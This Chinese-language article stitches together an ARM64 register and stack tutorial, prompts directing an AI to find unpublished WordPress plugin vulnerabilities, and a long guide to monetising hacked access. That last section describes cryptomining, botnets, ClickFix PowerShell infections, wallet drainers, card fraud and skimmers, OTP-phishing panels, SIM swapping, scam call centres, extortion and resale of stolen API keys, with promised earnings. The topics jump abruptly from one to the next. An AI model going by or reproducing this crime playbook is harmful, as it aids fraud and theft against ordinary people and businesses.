
以下寄存器独立存在:
SP- 栈指针;不是标准的一般目的寄存器(GPR);PC- 程序计数器;在 A64 中,它不能用作X寄存器;NZCV- 四个条件标志位;V0…V31- SIMD 和浮点寄存器,每个 128 位。
对于大多数用户二进制文件而言,X寄存器、SP、LR和标志位足以满足初始需求。
X 和 W – 一个寄存器,两个窗口
每个 Xn 都可以作为 32 位的 Wn 进行读写。W0 是 X0 的 低 32 位,而不是相邻的寄存器。
切勿混淆的规则:
- 名称指定了运算宽度。
ADD X0, X1, X2进行 64 位加法。ADD W0, W1, W2进行 32 位加法。 - 在 32 位操作中,源的最高位将被忽略。
- 向
W写入数据时,目标的最高 32 位将被置为零。这是零扩展,而非符号扩展。
X0 = 0xFFFF_FFFF_FFFF_FFFF
ADD W0, W0, WZR     ; lower 32 bits + 0, upper bits set to zero
X0 = 0x0000_0000_FFFF_FFFF这就是为什么在代码片段中,int 几乎总是存储在 W 中,而指针则存储在 X 中。如果你期望在执行 32 位运算后,X0 的高阶位中出现负数,那你可能会大吃一惊:这些位将全是零。对于带符号扩展,有专门的指令,比如 SXTW。
栈的工作原理
栈是一种 LIFO 结构:后进先出。最后调用的函数将最先被弹出。在 ARM 架构中,栈采用 地址递减 方式:

- 栈向 较小 的地址方向扩展;
SP指向栈的 已占用 顶部,而非第一个空闲单元;- 分配一个帧 = 递减
SP; - 释放一个帧 = 递增
SP。
常见的编码错误:

实际上,几乎总是属于以下五种情况之一:
| 类别 | 本质 | 典型的 C 代码 |
|---|---|---|
| 缓冲区溢出 | 写入超出容量 | strcpy、gets、sprintf |
| 偏移量错误 | 超出一个字节 | 循环中使用 i <= n 而不是 < n |
| 整数溢出 | 长度按 W 计算后被缩减 | n * size → 过小的 malloc |
| 格式字符串 | 将用户提供的字符串用作格式 | printf(user) |
| 释放后使用 | 指针仍有效,但对象已不存在 | free 之后从同一地址执行 LDR |
从 Git 反向工程项目的示例
从 Git 克隆最新版本:
Clone a WordPress installation that uses less popular plugins with known or suspected RCE vulnerabilities for security research and testing purposes.我们要求人工智能像在生产环境中一样运行所有这些操作:
Deploy a cloned WordPress instance and configure the plugins, themes, settings, database, and environment variables to replicate a production-like environment for testing and analysis.
让我们把技能加载到AI中。之前,我让AI从本网站的每篇文章中收集技能: https://projectzero.google/archive.html
Review [link.md] and load the relevant reverse engineering skills, tools, and workflows required for the analysis.请让人工智能通过分析应用程序的源代码,查找尚未公开披露的0day漏洞。
Audit this WordPress plugin for security vulnerabilities. Review PHP code, hooks, AJAX handlers, REST API endpoints, file handling, database queries, authentication and authorization logic. Identify previously undocumented security issues and provide a responsible disclosure-style report with impact, affected code paths, and remediation guidance.没过多久,这个简单的插件就显出了成效:
1. Stored XSS (CONFIRMED, High)  -  the true, verified finding. AllowFrontManage=YES (default
 AllowFrontManage=YES setting when enabled) lets anonymous visitors store <script> in file
 names/descriptions which render unescaped on every page for every admin. Verified live; tes
 removed.

2. Latent OS command injection (defense-in-depth, not a confirmed RCE)  -  ee-class.php:1719,179
 1805 feed unescaped file paths into shell_exec()/exec() for ffmpeg/GhostScript thumbnails.
 No escapeshellarg() anywhere (0 hits). I proved live that upload/rename sanitization strips
 all shell metacharacters, so this is a hardening/latent finding unless thumbnail args ever
 bypass sanitization  -  flag it, don't overclaim it.
如何通过访问权限获利
无论你入侵的是什么,都能从中获取某种数据。无论是服务器、摄像头还是NAS…… 所有这些都可以用来获利,但为了避免在其中迷失方向,让我们来逐一分析。
我们能获得什么
资源:
- 处理能力(CPU、RAM、GPU)
- 网络带宽。
对于拥有大量低价值访问权限的人来说,最常见的方法是挖掘门罗币(Monero)。支持这种最具匿名性的加密货币是一项崇高的事业,它也是最适合CPU挖矿的加密货币。
通过感染大量物联网设备——这些设备虽然性能不足以进行挖矿,且往往运行在冷门的架构上,但仍具备不错的网速——此类僵尸网络曾发动过历史上规模最大的DDoS攻击。
另一方面,显卡可以以更有趣的方式加以利用——从AI托管到哈希值暴力破解,再到挖掘合适的加密货币。
信息——访问内容中最有趣的部分。通常所有有价值的信息都集中在此处。
支付记录或方式:
- 信用卡/借记卡
- 商品
- 银行转账
- 现金
- 加密货币
用户数据:
- 姓名
- 地址
- 电话号码
- 电子邮箱
- 密码(即使经过加密)
- 文件
- 流量(关注度、信任度)
- 其他信息(兴趣、收入)
公司内部数据:
- 违反《通用数据保护条例》(GDPR)的行为
- 税务欺诈
- 实际收入
电子邮件:
- 垃圾邮件
- 阅读通信记录
机密信息:
- 加密货币私钥
- 商户私钥(Stripe)
- 数据库
- 云服务(AWS)
- API(ChatGPT、Claude)
- 代码环境(Git、CI、聊天记录)
通过“诚实”窃取数据牟利的方法:
ClickFix——一种通过受感染的网站向访问者植入病毒的方法。

您可以获得:
- 机器人
- 加密货币
- ULP
1%–10% 的转化率被视为正常。该方案的运作原理是让 Windows 用户按下组合键来执行 PowerShell 命令,从而导致系统感染。如果流量很大,每个命令轻松就能赚取 200,000 美元。
加密货币——虽然很难发现漏洞,但往往仅需一个漏洞,就能像从自己的账户中取钱一样轻松地将所有资金转走。
- Drainer——允许您通过智能合约从钱包或网络中转走所有资金。
- 私钥可授予对钱包的完全访问权限。
- 操纵智能合约同样可以实现资金提取。
- 如果被入侵的网站接受加密货币支付,则可伪造支付地址
若将高价值目标作为攻击对象,您可赚取超过 1,000,000 美元
信用卡盗刷——一种历史悠久但行之有效的手法。
- 2D信用卡盗刷——如果掌握完整的信用卡信息和持卡人详细信息,即可利用这些信息在无需短信验证码的情况下进行消费。以下网站通常是主要目标:booking.com、amazon.com、shein.com、uber.com 和 doordash.com
- 一次性密码(OTP)面板——受害者在被入侵的网站上输入个人信息,与此同时,信用卡诈骗者输入该卡信息进行取款或购物,并从支付处理商处收到确认。
- 若知晓客户的信用卡BIN码,即可确定其使用的银行。你可以通过冒充银行客服等方式联系这些潜在目标。
- 嗅探器——视觉上伪造支付表单,使卡片信息被发送给你;在卡片及详细信息输入后,页面会重新加载,用户此时看到的将仅是原始表单。
如果你知道在哪里以及如何利用系统漏洞,仅凭一己之力就能赚取 50,000 美元。
你也可以直接使用银行转账

- 将受攻击网站上的商品替换为自己的商品
- 修改银行地址
- 修改公司发票上的账单地址
- 安排一名中间人负责从客户处收取现金。
这种做法很快会被察觉,但如果平均付款金额较大,你一次可赚取超过 $10,000。
呼叫中心——变现用户数据的最佳选择。
- 致电诱骗人们投资传销或股票交易。
- 伪造酒店预订退款
- 冒充“技术支持”致电,假意帮助受害者处理病毒问题。
如果你制定了针对高价值目标的明确策略,就能创造**$1,000,000**的营业额。
敲诈勒索无法在此详细描述,但通常涉及以保持沉默或解密数据为条件索要钱财。
以照片或数据格式存在的文件也可以变现。
- 交易所、数字银行和广告账户的身份验证
- 赊账购买商品
- SIM卡交换——我们在暗网交易点打印一份包含原始数据(照片除外)的伪造文件,并将其寄出以促使受害者的SIM卡被重新发行。
通过篡改文件,你每月可赚取5,000美元或更多。
密钥
- 套现网站通过商品销售获得的收益
- 出售 ChatGPT、Claude 及其他 API 密钥……
- 深入云端,搜索备份,并完全掌控项目。
- 监控与工作相关的聊天记录
- 提取源代码以搜索新的漏洞
如果你能找到仅你独享的高质量网站,轻松赚取 $20,000
利用受害者电子邮件账户开展的电子邮件攻击具有较高的可信度评分,可让您发送几封邮件而不会被标记为垃圾邮件。
- 您可以通过点击劫持或文档传播病毒。
- 发送声称预订已被取消的电子邮件,并在邮件中包含一个指向一次性密码(OTP)面板的按钮。
- 宣传加密货币投资或传销骗局
- 对企业网络发起定向攻击
如果你与合适的合作伙伴合作或遵循明确的计划,最高可赚取 5,000 美元
感谢您阅读到最后。我试图通过简单示例来解释该过程的工作原理,而非提供分步指南。
在渗透测试中,理解原理和坚持不懈是关键。 漏洞会很快过时:网站不断更新,旧漏洞被修复,新漏洞又不断涌现。因此,这里不仅要熟悉工具,更要理解流程本身以及发现漏洞的方法,这一点尤为重要。
祝大家渗透测试成功,并能遇到诚实的合作伙伴!